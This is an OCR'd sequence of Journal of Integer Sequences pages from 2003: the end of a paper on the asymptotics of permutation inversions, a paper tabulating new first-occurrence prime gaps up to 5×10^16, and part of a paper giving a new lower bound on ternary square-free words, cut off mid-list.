and $\lim_{\alpha\to 0} a_2(\alpha) = -\infty$, $\lim_{\alpha\to 1/2} a_2(\alpha) = \infty$.

We could proceed in the same manner to derive $a_3(\alpha)$ but the computation becomes quite heavy. So we have computed an approximate solution $\tilde{a}_3(\alpha)$ as follows: we have expanded $S^{(1)}(\tilde{z})$ into powers of ε up to ε^{19}. Then an asymptotic expansion into n leads to a n^0 coefficient which is a polynomial of a_1 of degree 19 (of degree 2 in a_2 and linear in a_3). Substituting $a_1(\alpha)$, $a_2(\alpha)$ immediately gives $\tilde{a}_3(\alpha)$. This approximation is satisfactory for $\alpha \in [0.15..0.35]$. Note that $a_1(1/4) = 0$, $a_2(1/4) = 0$ as expected, and $a_3(1/4) = -36$. We obtain

$$\begin{aligned}S(\tilde{z}) &= \ln(n!) + [1/72a_1(a_1 - 18 + 72\alpha)]n \\ &+ [1/72a_1^3 - 1/4a_2 + 1/4a_1 - a_1\alpha - 5/48a_1^2 + 1/36a_1a_2 + a_2\alpha + 1/2a_1^2\alpha] \\ &+ [1/72a_2^2 + 1/36a_1a_3 - 1/4a_3 + 1/4a_2 + a_1 + a_3\alpha + a_1a_2\alpha + 1/3a_1^3\alpha \\ &- a_2\alpha - 1/2a_1^2\alpha - 5/24a_1a_2 + 1/24a_1^2a_2 + 13/144a_1^2 - 1/16a_1^3]/n + \mathcal{O}(1/n^2).\end{aligned}$$




Figure 14: normalized $J_n(\alpha n(n-1))$ (circle) and the $1/n$ term in the asymptotics (11) (line), $n = 80$

Note that the three terms of $S(\tilde{z})$ are null for $\alpha = 1/4$, as expected. This leads to

$$\begin{aligned} S^{(2)}(\tilde{z}) &= n^3/36 + (-5/24 + 1/12a_1 + \alpha)n^2 + \mathcal{O}(n), \\ S^{(3)}(\tilde{z}) &= 1/600a_1 n^4 + \mathcal{O}(n^3), \\ S^{(4)}(\tilde{z}) &= -n^5/600 + \mathcal{O}(n^4), \\ S_2^{(l)}(\tilde{z}) &= \mathcal{O}(n^{l+1}), \quad l \geq 5. \end{aligned}$$

Finally,

$$\begin{aligned} & J_n(\alpha n(n-1)) \\ \sim\ & e^{[1/72a_1(a_1-18+72\alpha)]n+[1/72a_1^3-1/4a_2+1/4a_1-a_1\alpha-5/48a_1^2+1/36a_1a_2+a_2\alpha+1/2a_1^2\alpha]} \frac{1}{(2\pi n^3/36)^{1/2}} \times \\ & \times \exp[(1/72a_2^2 + 1/36a_1a_3 - 1/4a_3 + 1/4a_2 - 1/2a_1 + a_3\alpha + a_1a_2\alpha + 1/3a_1^3\alpha - a_2\alpha \\ -\ & 1/2a_1^2\alpha - 5/24a_1a_2 + 1/24a_1^2a_2 + 1139/18000a_1^2 - 1/16a_1^3 + 87/25 - 18\alpha)/n \\ & + \mathcal{O}(1/n^2)]. \end{aligned} \tag{11}$$

Note that, for $\alpha = 1/4$, the $1/n$ term gives $-51/50$, again as expected.

Figure 14 gives, for $n = 80$ and $\alpha \in [0.15..0.35]$, $J_n(\alpha n(n-1))$ normalized by the first two terms of (11) together with the $1/n$ correction in (11). Figure 15 shows the quotient of $J_n(\alpha n(n-1))$ and the asymptotics (11).




Figure 15: Quotient of $J_n(\alpha n(n-1))$ and the asymptotics (11), $n = 80$

7 Conclusion

Once more the *saddle point method* revealed itself as a powerful tool for asymptotic analysis. With careful human guidance, the computational operations are almost automatic, and can be performed to any degree of accuracy with the help of some computer algebra, at least in principle. This allowed us to include correction terms in our asymptotic formulæ, where we have covered all ranges of interest and one can see their effect in the figures displayed.

An interesting open problem would be to extend our results to $q-$analogues (see, for instance, [6]).

8 Acknowledgments

The pertinent comments of the referee led to improvements in the presentation.

References

[1] G.E. Andrews. *The Theory of Partitions*, volume 2 of *Encyclopedia of Mathematics and its Applications*. Addison–Wesley, 1976.

[2] E.A. Bender. Central and local limit theorems applied to asymptotics enumeration. *Journal of Combinatorial Theory,* Series A, **15** (1973), 91–111.

[3] W. Feller. *Introduction to Probability Theory and its Applications. Vol I.* Wiley, 1968.

[4] P. Flajolet and R. Sedgewick. Analytic combinatorics—symbolic combinatorics: Saddle point asymptotics. Technical Report 2376, INRIA, 1994.

[5] H.K. Hwang. Large deviations of combinatorial distributions II: Local limit theorems. *Annals of Applied Probability* **8** (1998), 163–181.

[6] H. Prodinger Combinatorics of geometrically distributed random variables: Inversions and a parameter of Knuth. *Annals of Combinatorics* **5** (2001), 241–250.

[7] B.H. Margolius. Permutations with inversions. *Journal of Integer Sequences*, **4** (2001), 1–13.

[8] A. Odlyzko. Asymptotic enumeration methods. In R. Graham, M. Götschel, and L. Lovász, eds., *Handbook of Combinatorics*, Elsevier Science, 1995, pp. 1063–1229.

[9] V.N. Sachkov. *Probabilistic Methods in Combinatorial Analysis*. Cambridge University Press, 1997.

2000 *Mathematics Subject Classification*: Primary 05A16; Secondary 05A10.
Keywords: Inversions, permutations, saddle point method .

Received November 15, 2002; revised version received July 3, 2003. Published in *Journal of Integer Sequences*, July 22, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6 (2003), Article 03.3.1

New Prime Gaps Between 10^15 and 5 x 10^16

Bertil Nyman
SaabTech Systems AB
Uppsala
Sweden

Thomas R. Nicely
1113 Dandridge Drive
Lynchburg, VA 24501-2231
USA

Abstract: The interval from 10^15 to 5 x 10^16 was searched for first occurrence prime gaps and maximal prime gaps. One hundred and twenty-two new first occurrences were found, including four new maximal gaps, leaving 1048 as the smallest gap whose first occurrence remains uncertain. The first occurrence of any prime gap of 1000 or greater was found to be the maximal gap of 1132 following the prime 1693182318746371. A maximal gap of 1184 follows the prime 43841547845541059. More extensive tables of prime gaps are maintained at http://www.trnicely.net.

Full version: pdf, dvi, ps, latex

Received February 10, 2003; revised version received August 13, 2003. Published in *Journal of Integer Sequences* August 13, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.3.1

New prime gaps between 10^{15} and 5×10^{16}

Bertil Nyman
SaabTech Systems AB
Uppsala
Sweden
bertil.nyman@saabtech.se

Thomas R. Nicely[1]
1113 Dandridge Drive
Lynchburg, VA 24501-2231
USA
trnicely@hotmail.com
http://www.trnicely.net

Abstract

The interval from 10^{15} to 5×10^{16} was searched for first occurrence prime gaps and maximal prime gaps. One hundred and twenty-two new first occurrences were found, including four new maximal gaps, leaving 1048 as the smallest gap whose first occurrence remains uncertain. The first occurrence of any prime gap of 1000 or greater was found to be the maximal gap of 1132 following the prime 1693182318746371. A maximal gap of 1184 follows the prime 43841547845541059. More extensive tables of prime gaps are maintained at http://www.trnicely.net.

1. Introduction

We restrict our discussion to the positive integers. Let Q denote the sequence of prime numbers, $Q = \{2, 3, 5, 7, 11, \ldots, q_k, q_{k+1}, \ldots\}$, and D the sequence of differences of consecutive prime numbers, $D = \{1, 2, 2, 4, \ldots, q_{k+1} - q_k, \ldots\}$.

A *prime gap* G is the interval bounded by two consecutive prime numbers q_k and q_{k+1}. The *measure* (size, magnitude) g of a prime gap G is the difference $g = q_{k+1} - q_k$ of its bounding primes. A prime gap is often specified by its measure g and its initial prime $p_1 = q_k$, and less often by the measure g and the terminal prime $p_2 = q_{k+1}$. A prime gap of measure g contains $g - 1$ consecutive composite integers. The measures of the prime gaps are the

[1] Corresponding author.

successive elements of the sequence D. Since 2 is the only even prime, every prime gap is of even measure, with the sole exception of the prime gap of measure 1 following the prime 2.

In illustration, a gap of measure $g = 6$ (or simply a gap of 6) follows the prime $p_1 = 23$, while a gap of 10 follows the prime 139.

It is elementary that gaps of arbitrarily large measure exist, since, as observed by Lucas [11], for $n > 0$ the integer $(n+1)! + 1$ must be followed by at least n consecutive composites, divisible successively by $2, 3, \ldots, n+1$; however, $n+1$ represents only a lower bound on the measure of such gaps.

The *merit* M of a prime gap of measure g following the prime p_1 is defined as $M = g/\ln(p_1)$. It is the ratio of the measure of the gap to the "average" measure of gaps near that point; as a consequence of the Prime Number Theorem, the average difference between consecutive primes near x is approximately $\ln(x)$.

A prime gap of measure g is considered a *first occurrence prime gap* when no smaller consecutive primes differ by exactly g, i.e., when this is the first appearance of the positive integer g in the sequence D. Thus, the gap of 4 following 7 is a first occurrence, while the gap of 4 following 13 is not. Note that this usage of the compound adjective *first occurrence* carries no implication whatsoever regarding historical precedence of discovery. Multiple instances of gaps of 1048 are known, but none is yet known to be a first occurrence, even though one of them bears an earliest historical date of discovery. This terminology follows that of Young and Potler [20], and produces more concise phrasing than some past and present alternative nomenclature.

A prime gap of measure g is titled *maximal* if it strictly exceeds all preceding gaps, i.e., the difference between any two consecutive smaller primes is $< g$, so that g exceeds all preceding elements of D. Thus the gap of 6 following the prime 23 is a maximal prime gap, since each and every smaller prime is followed by a gap less than 6 in measure; but the gap of 10 following the prime 139, while a first occurrence, is not maximal, since a larger gap (the gap of 14 following the prime 113) precedes it in the sequence of integers. Maximal prime gaps are *ipso facto* first occurrence prime gaps as well.

Furthermore, the term *first known occurrence prime gap* is used to denote a prime gap of measure g which has not yet been proven to be (and may or may not be) the true first occurrence of a gap of measure g; this situation arises from an incomplete knowledge of the gaps (and primes) below the first known occurrence. Thus, Nyman discovered a gap of 1048 following the prime 88089672331629091, and no smaller instance is known; but since his exhaustive scan extended only to 5×10^{16}, this gap remains for the moment merely a first known occurrence, not a first occurrence. First known occurrences serve as upper bounds for first occurrences not yet established.

The search for first occurrence and maximal prime gaps was previously extended to 10^{15} by the works of Glaisher [7], Western [18], Lehmer [10], Appel and Rosser [1], Lander and Parkin [9], Brent [2, 3], Young and Potler [20], and Nicely [12]. The present work extends this upper bound to 5×10^{16}. The calculations are currently being continued beyond 5×10^{16} by Tomás Oliveira e Silva [17], as part of a project generating numerical evidence for the Goldbach conjecture.

2. Computational Technique

The calculations were carried out over a period of years, distributed asynchronously among numerous personal computers, taking advantage of otherwise idle CPU time. Nyman accomplished the bulk of the computations; employing as many as eighty systems from 1998 to 2002, he accounted for the survey of the region from $1.598508912 \times 10^{15}$ through 5×10^{16}. Nicely's enumerations of prime gaps began in the summer of 1995, but the portion reported here was carried out from 1997 to 1999, over the interval from 10^{15} to $1.598508912 \times 10^{15}$, the number of systems in use varying from about five to twenty-five. The algorithms employed the classic sieve of Eratosthenes, with the addition of a few speed enhancing optimizations, to carry out an exhaustive generation and analysis of the differences between consecutive primes. More sophisticated techniques for locating large prime gaps, such as scanning through arithmetic progressions, were rendered impractical by the fact that the search for first occurrences was being carried out concurrently with other tasks; Nicely was enumerating prime constellations, while Nyman was gathering comprehensive statistics on the frequency distribution of prime gaps.

Among the measures taken to guard against errors (whether originating in logic, software, or hardware), the count $\pi(x)$ of primes was maintained and checked periodically against known values, such as those published by Riesel [14], and especially the extensive values computed recently by Silva [17]. In addition, Nicely has since duplicated Nyman's results through 4.5×10^{15}.

3. Computational Results

Table 3 lists the newly discovered first occurrence prime gaps resulting from the present study; maximal gaps are indicated by a double dagger (‡). Each table entry shows the measure g of the gap and the initial prime p_1. The fifteen gaps between 10^{15} and $1.598508912 \times 10^{15}$ are due to Nicely; all the rest were discovered by Nyman.

4. Observations

As a collateral result of his calculations, Nyman has computed for the count of twin primes the value $\pi_2(5 \times 10^{16}) = 47177404870103$, the maximum argument for which this function has been evaluated. Nyman also obtained $\pi(5 \times 10^{16}) = 1336094767763971$ for the corresponding count of primes; this is the largest value of x for which $\pi(x)$ has been determined by direct enumeration, and confirms the value previously obtained by Deléglise and Rivat [5], using indirect sieving methods. Nyman has also generated frequency tables for the distribution of all prime gaps below 5×10^{16}.

Listings of the 423 previously known first occurrence prime gaps (including 61 maximal gaps), those below 10^{15}, have been published collectively by Young and Potler [20] and Nicely [12], and are herein omitted for brevity.

A comprehensive listing of first occurrence and maximal prime gaps, annotated with additional information, is available at Nicely's URL. Nicely also maintains at his URL extensive lists of first known occurrence prime gaps, lying beyond the present upper bound of exhaustive computation, and discovered mostly by third parties, notably Harvey Dubner [6]. These lists exhibit specific gaps for every even positive integer up to 10884, as well as for other scattered even integers up to 233822; for some of the gaps exceeding 8000 in magnitude, the

Gap	Following the prime	Gap	Following the prime	Gap	Following the prime
796	1271309838631957	928	10244316228469423	1010	21743496643443551
812	1710270958551941	930	3877048405466683	1012	22972837749135871
824	1330854031506047	932	10676480515967939	1014	13206732046682519
838	1384201395984013	934	8775815387922523	1016	25488154987300883
842	1142191569235289	936	2053649128145117	1018	37967240836435909
846	1045130023589621	938	3945256745730569	1020	24873160697653789
848	2537070652896083	940	9438544090485889	1022	10501301105720969
850	2441387599467679	942	10369943471405191	1024	22790428875364879
852	1432204101894959	944	4698198022874969	1026	14337646064564951
854	1361832741886937	946	8445899254653313	1028	16608210365179331
856	1392892713537313	948	5806170698601659	1030	21028354658071549
858	1464551007952943	950	5000793739812263	1032	19449190302424919
864	2298355839009413	952	3441724070563411	1034	11453766801670289
866	2759317684446707	954	8909512917643439	1036	36077433695182153
868	1420178764273021	956	7664508840731297	1038	28269785077311409
870	1598729274799313	958	6074186033971933	1040	46246848392875127
874	1466977528790023	960	5146835719824811	1042	33215047653774409
876	1125406185245561	962	9492966874626647	1044	7123663452896833
878	2705074880971613	964	5241451254010087	1046	25702173876611591
882	3371055452381147	966	5158509484643071	1050	13893290219203981
884	1385684246418833	968	19124990244992669	1054	26014156620917407
886	4127074165753081	970	10048813989052669	1056	11765987635602143
888	2389167248757889	972	4452510040366189	1058	28642379760272723
890	3346735005760637	974	10773850897499933	1060	15114558265244791
892	2606748800671237	976	14954841632404033	1062	15500910867678727
894	2508853349189969	978	12040807275386881	1064	43614652195746623
896	3720181237979117	980	19403684901755939	1068	23900175352205171
898	4198168149492463	982	18730085806290949	1072	40433690575714297
900	2069461000669981	984	11666708491143997	1074	33288359939765017
902	1555616198548067	986	34847474118974633	1076	20931714475256591
904	3182353047511543	988	11678629605932719	1084	41762363147589283
908	2126985673135679	990	2764496039544377	1098	25016149672697549
910	1744027311944761	992	4941033906441539	1100	21475286713974413
912	2819939997576017	994	3614455901007619	1102	39793570504639117
914	3780822371661509	996	14693181579822451	1106	29835422457878441
‡916	1189459969825483	998	11813551133888459	1108	43986327184963729
918	2406868929767921	1000	22439962446379651	1120	19182559946240569
920	4020057623095403	1002	14595374896200821	1122	31068473876462989
922	4286129201882221	1004	7548471163197917	‡1132	1693182318746371
‡924	1686994940955803	1006	37343192296558573	‡1184	43841547845541059
926	6381944136489827	1008	5356763933625179		

Table 1. First occurrence prime gaps between 10^{15} and 5×10^{16}. ‡ denotes a maximal gap

bounding integers have only been proved strong probable primes (based on multiple Miller's tests).

The largest gap herein established as a first occurrence is the maximal gap of 1184 following the prime 43841547845541059, discovered 31 August 2002 by Nyman. The smallest gap whose first occurrence remains uncertain is the gap of 1048.

The maximal gap of 1132 following the prime 1693182318746371, discovered 24 January 1999 by Nyman, is the first occurrence of any "kilogap", i.e., any gap of measure 1000 or greater. Its maximality persists throughout an extraordinarily large interval; the succeeding maximal gap is the gap of 1184 following the prime 43841547845541059. The ratio of the initial primes of these two successive maximal gaps is ≈ 25.89, far exceeding the previous extreme ratio of ≈ 7.20 for the maximal gaps of 34 (following 1327) and 36 (following 9551), each discovered by Glaisher [7] in 1877. Furthermore, the gap of 1132 has the greatest merit (≈ 32.28) of any known gap; the maximal gap of 1184 is the only other one below 5×10^{16} having a merit of 30 or greater.

The gap of 1132 is also of significance to the related conjectures put forth by Cramér [4] and Shanks [16], concerning the ratio $g/\ln^2(p_1)$. Shanks reasoned that its limit, taken over all first occurrences, should be 1; Cramér argued that the limit superior, taken over all prime gaps, should be 1. Granville [8], however, provides evidence that the limit superior is $\geq 2e^{-\gamma} \approx 1.1229$. For the 1132 gap, the ratio is ≈ 0.9206, the largest value observed for any $p_1 > 7$, the previous best being ≈ 0.8311 for the maximal gap of 906 following the prime 218209405436543, discovered by Nicely [12] in February, 1996.

Several models have been proposed in an attempt to describe the distribution of first occurrence prime gaps, including efforts by Western [18], Cramér [4], Shanks [16], Riesel [14], Rodriguez [15], Silva [17], and Wolf [19]. We simply note here Nicely's empirical observation that all first occurrence and maximal prime gaps below 5×10^{16} obey the following relationship:

$$0.122985 \cdot \sqrt{g} \cdot \exp\sqrt{g} \;<\; p_1 \;<\; 2.096 \cdot g \cdot \exp\sqrt{g} \quad . \tag{1}$$

The validity of (1) for *all* first occurrence prime gaps remains a matter of speculation. Among its corollaries would be the conjecture that every positive even integer represents the difference of some pair of consecutive primes, as well as a fairly precise estimate for the answer to the question posed in 1964 by Paul A. Carlson to Daniel Shanks [16], to wit, the location of the first occurrence of one million consecutive composite numbers. The argument $g = 1000002$ entered into (1) yields the result $2.4 \times 10^{436} < p_1 < 4.2 \times 10^{440}$, which is near the middle of Shanks' own estimate of $10^{300} < p_1 < 10^{600}$.

5. Acknowledgments

Nyman wishes to thank SaabTech Systems AB for providing excellent computing facilities.

References

1. Kenneth I. Appel and J. Barkley Rosser, Table for estimating functions of primes, IDA-CRD Technical Report Number 4 (1961). Reviewed in RMT **55**, *Math. Comp.* **16** (1962), 500–501.
2. Richard P. Brent, The first occurrence of large gaps between successive primes, *Math. Comp.* **27** (1973), 959–963. MR **48**#8360.
3. Richard P. Brent, The first occurrence of certain large prime gaps, *Math. Comp.* **35** (1980), 1435–36. MR **81g:**10002.
4. Harald Cramér, On the order of magnitude of the difference between consecutive prime numbers, *Acta Arith.* **2** (1936), 23–46.

5. Marc Deléglise and Joël Rivat, Computing $\pi(x)$: the Meissel, Lehmer, Lagarias, Miller, Odlyzko method, *Math. Comp.* **65** (1996), 235–245. MR **96d:**11139.
6. Harvey Dubner, e-mail communications to Nicely (1995–2003).
7. J. W. L. Glaisher, On long successions of composite numbers, *Messenger of Mathematics* **7** (1877), 102–106, 171–176.
8. Andrew Granville, Unexpected irregularities in the distribution of prime numbers, in *Proceedings of the International Congress of Mathematicians, Vol. I (Zürich, 1994)*, Birkhäuser, Basel, 1995, pp. 388–399. MR **97d:**11139.
9. L. J. Lander and Thomas R. Parkin, On first appearance of prime differences, *Math. Comp.* **21** (1967), 483–488. MR **37#**6237.
10. Derrick Henry Lehmer, Tables concerning the distribution of primes up to 37 millions (1957). Copy deposited in the UMT file and reviewed in *MTAC* **13** (1959), 56–57.
11. François Édouard Anatole Lucas, *Théorie des Nombres*, Vol. 1, Gauthier-Villars, Paris, 1891, p. 360. Reprinted by A. Blanchard, Paris, 1961. MR **23#**A828.
12. Thomas R. Nicely, New maximal prime gaps and first occurrences, *Math. Comp.* **68** (July, 1999), 1311–1315. MR **99i:**11004.
13. Paulo Ribenboim, *The New Book of Prime Number Records*, 3rd ed., Springer-Verlag, New York, 1996, pp. 248–258. MR **96k:**11112.
14. Hans Riesel, *Prime Numbers and Computer Methods for Factorization*, 2nd ed., Birkhäuser, Boston, 1994, pp. 78–82, 380–383. MR **95h:**11142.
15. Luis Rodriguez (AKA Luis Rodriguez Abreu/Torres), e-mail communications to Nicely (15–18 January 1999).
16. Daniel Shanks, On maximal gaps between successive primes, *Math. Comp.* **18** (1964), 646–651. MR **29#**4745.
17. Tomás Oliveira e Silva, electronic documents available (August, 2003) at http://www.ieeta.pt/~tos/hobbies.html.
18. A. E. Western, Note on the magnitude of the difference between successive primes, *J. London Math. Soc.* **9** (1934), 276–278.
19. Marek Wolf, First occurrence of a given gap between consecutive primes, preprint (April, 1997). Available (August, 2003) at http://www.ift.uni.wroc.pl/~mwolf.
20. Jeff Young and Aaron Potler, First occurrence prime gaps, *Math. Comp.* **52** (1989), 221–224. MR **89f:**11019.

2000 *Mathematics Subject Classification*: Primary 11A41; Secondary 11-04, 11Y55.
Keywords: Prime gaps, maximal gaps, first occurrences, prime numbers, kilogaps, maximal prime gaps.

Received February 10, 2003; revised version received August 13, 2003. Published in *Journal of Integer Sequences*, August 13, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.3.2

New Lower Bound On The Number of Ternary Square-Free Words

Xinyu Sun
Department of Mathematics
Temple University
Philadelphia, PA 19122
USA

Abstract: A new lower bound on the number of *n*-letter ternary square-free words is presented: 110^{*n*/42}, which improves the previous best result of 65^{*n*/40}.

Full version: pdf, dvi, ps, latex, Maple code and sample output

---

(Concerned with sequences A000166

Received November 21, 2002; revised version received August 1, 2003. Published in *Journal of Integer Sequences* August 18, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.3.2

New Lower Bound On The Number of Ternary Square-Free Words

Xinyu Sun
Department of Mathematics
Temple University
Philadelphia, PA 19122
USA
xysun@math.temple.edu

Abstract

A new lower bound on the number of n-letter ternary square-free words is presented: $110^{n/42}$, which improves the previous best result of $65^{n/40}$.

1. Introduction

A word w is a finite sequence of letters from a certain alphabet Σ. The length of a word is the number of letters of the word. Binary words are the words from a two-letter alphabet {0, 1}, whereas ternary words are from a three-letter alphabet {0, 1, 2}. A word is square-free if it does not contain two identical consecutive subwords (factors), i.e., w cannot be written as $axxb$ where a, b, x are words with x non-empty.

It is easy to see that there are only finitely many binary square-free words. However, there are infinitely many ternary square-free words. The fact was proved by utilizing what is now called the Prouhet-Thue-Morse sequence (see [10]). Brinkhuis[3], Brandenburg[2] (also in [1]), Zeilberger[5] and Grimm[8] showed that the numbers of such words of length n are greater than $2^{n/24}$, $2^{n/21}$, $2^{n/17}$, and $65^{n/40}$ respectively. Details on words and related topics can be found in [6] and [11].

While the best available upper bound has been very close to the estimate as described later, the available lower bounds still have much room for improvement. Finding better lower bounds has posed as a algorithmic challenge, as well as a theoretic one. As explained later, the complexity of the algorithm used here is likely (very) exponential.

2. Brinkhuis Triples

We denote $a(n)$ to be the number of ternary square-free words of length n. It is easy to see that

$$a(m+n) \leq a(m)a(n) \tag{2.1}$$

for all $m,\ n \geq 0$, which implies (see in [1]) the existence of the limit

$$s := \lim_{n\to\infty} a(n)^{1/n}, \tag{2.2}$$

which is also called the growth rate or "connective constant" of ternary square-free words.

It is widely believed that the available upper bounds are very close to the actual value of s. In fact, it has been estimated by Noonan and Zeilberger [7] that $s \approx 1.302$ using the Zinn-Justin method, and they have also proved that $s \leq 1.30201064$ by implementing the Golden-Jackson method.

Definition 1. An n-Brinkhuis k-triple is three sets of words $\mathcal{B} = \{\mathcal{B}^0, \mathcal{B}^1, \mathcal{B}^2\}$, $\mathcal{B}^i = \{w_j^i | 1 \leq j \leq k\}$, where w_j^i are square-free words of length n, such that for any square-free word $i_1 i_2 i_3$, $0 \leq i_1, i_2, i_3 \leq 2$, and any $1 \leq j_1, j_2, j_3 \leq k$, the word $w_{j_1}^{i_1} w_{j_2}^{i_2} w_{j_3}^{i_3}$ of length $3n$ is also square-free.

Based on an n-Brinkhuis k-triple, we can define the following set of uniformly growing morphisms:

$$\rho = \begin{cases} 0 \to w_{j_0}^0,\ 1 \leq j_0 \leq k; \\ 1 \to w_{j_1}^1,\ 1 \leq j_1 \leq k; \\ 2 \to w_{j_2}^2,\ 1 \leq j_2 \leq k. \end{cases} \tag{2.3}$$

As proven in [2], [4] and [9], ρ are square-free morphisms, i.e., they map each square-free word of length m onto k^m different images of square-free words of length nm.

Therefore, the existence of an n-Brinkhuis k-triple indicates that

$$\frac{a(mn)}{a(m)} \geq k^m \tag{2.4}$$

for any $m \geq 1$, which implies

$$s^{n-1} = \lim_{n\to\infty} \left(\frac{a(mn)}{a(m)}\right)^{1/m} \geq k, \tag{2.5}$$

and thus yields the lower bound of $s \geq k^{1/(n-1)}$.

Given the permutation $\tau = (0,\ 1,\ 2)$, we can have

Definition 2. A quasi-special n-Brinkhuis k-triple is an n-Brinkhuis k-triple such that $\mathcal{B}^1 = \tau(\mathcal{B}^0)$, $\mathcal{B}^2 = \tau(\mathcal{B}^1)$.

Definition 3. A special n-Brinkhuis k-triple is a quasi-special n-Brinkhuis k-triple such that $w \in \mathcal{B}^0$ implies $\overline{w} \in \mathcal{B}^0$, where $\overline{w}$ is the reversion of w.

Grimm[8] was able to construct a special 41-Brinkhuis 65-triple, hence proved $s \geq 65^{1/40}$.

3. Main Results

Definition 4. A word w is admissible if $(w, \tau(w), \tau^2(w))$ is a quasi-special Brinkhuis 1-triple by itself.

Definition 5. An optimal quasi-special (special) n-Brinkhuis k-triple is a quasi-special (special) n-Brinkhuis k-triple such that any quasi-special (special) n-Brinkhuis l-triple has $l \leq k$.

To find the optimal quasi-special n-Brinkhuis triples, we only need to find the set of all admissible words of length n, and its largest subset in which any three words w_1, w_2, w_3 can form a quasi-special n-Brinkhuis 3-triple, i.e., $\{\{w_1, w_2, w_3\}, \{\tau(w_1), \tau(w_2), \tau(w_3)\}, \{\tau^2(w_1), \tau^2(w_2), \tau^2(w_3)\}\}$ is a quasi-special n-Brinkhuis 3-triple. A Maple package was written to calculate such words and sets. The results are listed below.

Proposition 3.1. *Special n-Brinkhuis triples yield the best possible results for each $13 \leq n \leq 20$, and quasi-special Brinkhuis triples do not yield better results than special n-Brinkhuis triples for each $13 \leq n \leq 39$, except 37.*

n	b_1	k_1	b_2	k_2
13	1	1	1	1
14	0	0	0	0
15	0	0	0	0
16	0	0	0	0
17	1	1	1	1
18	1	2	1	2
19	1	1	1	1
20	0	0	0	0
21	0	0	0	0
22	0	0	0	0
23	1	3	1	3
24	5	2	3	2
25	1	5	1	5
26	2	2	2	2
27	1	3	1	3
28	4	4	2	4
29	2	6	2	6
30	1	8	1	8
31	4	7	2	7
32	1	8	1	8
33	1	12	1	12
34	33	10	5	10
35	2	18	2	18
36	1	32	1	32
37	66	32	24	31
38	9	28	3	28
39	1	32	1	32
40			2	48
41			8	65
42			4	76
43			2	110

In the table above, n is the length of the words; b_1 and k_1 are the numbers of all available optimal quasi-special Brinkhuis triples and the numbers of elements in the triples; b_2 and k_2 are those of the special Brinkhuis triples. Notice the numbers of the triples and their sizes

do not always grow as n does, and occasionally there are extraordinary amount of the triples for certain word lengths, i.e., 34 and 37.

Although there are often more choices for the regular and quasi-special Brinkhuis triples than the special Brinkhuis triples as listed above, none of them can be combined to form larger triples. And the exception of $n = 37$ has hardly any significance because the results are superceded by the 36-Brinkhuis 32-triples already. These results strongly suggest that the special Brinkhuis triples will generally yield the best results regardless of n.

It is reasonable to believe that there exist n-Brinkhuis triples that are not quasi-special when $n > 20$, or quasi-special n-Brinkhuis triples that are not special when $n > 39$. However, as explained in the proof of the following proposition, it is vary hard to find such triples due to the complexity.

Proposition 3.2. *The following 43-Brinkhuis 110-triple exists, and thus shows* $s \geq 110^{1/42} = 1.118419\ldots > 65^{1/40} = 1.109999\ldots$*:*

$$
\begin{aligned}
\{\ & 0120212012102120102012102010212012102120210,\\
& 0120212010210120102012102010210120102120210,\\
& 0120212010201210212021020120212012102120210,\\
& 0120212012102120210201202120121020102120210,\\
& 0120210201210120210121020120212012102120210,\\
& 0120212012102120210201210120210121020120210,\\
& 0120210201210120102120210120212012102120210,\\
& 0120212012102120210120212010210121020120210,\\
& 0120210201210120212010210120212012102120210,\\
& 0120212012102120210120102120210121020120210,\\
& 0120212010201210212010210120212012102120210,\\
& 0120212012102120210120212010121020102120210,\\
& 0120212010210121021201210120212012102120210,\\
& 0120212012102120210121021201210120102120210,\\
& 0120212012102120210121021201021012102120210,\\
& 0120212010210121021202102010212012102120210,\\
& 0120212012102120102012021201210120102120210,\\
& 0120212012101201021202102010212012102120210,\\
& 0120212012102120102012021201021012102120210,\\
& 0120212010210120102012102010212012102120210,\\
& 0120212012102120102012102010210120102120210,\\
& 0120210201210120102012102010212012102120210,\\
& 0120212012102120102012102010210121020120210,\\
& 0120210201210120212012102010212012102120210,
\end{aligned}
$$

0120212012102120102012102120210121020120210,
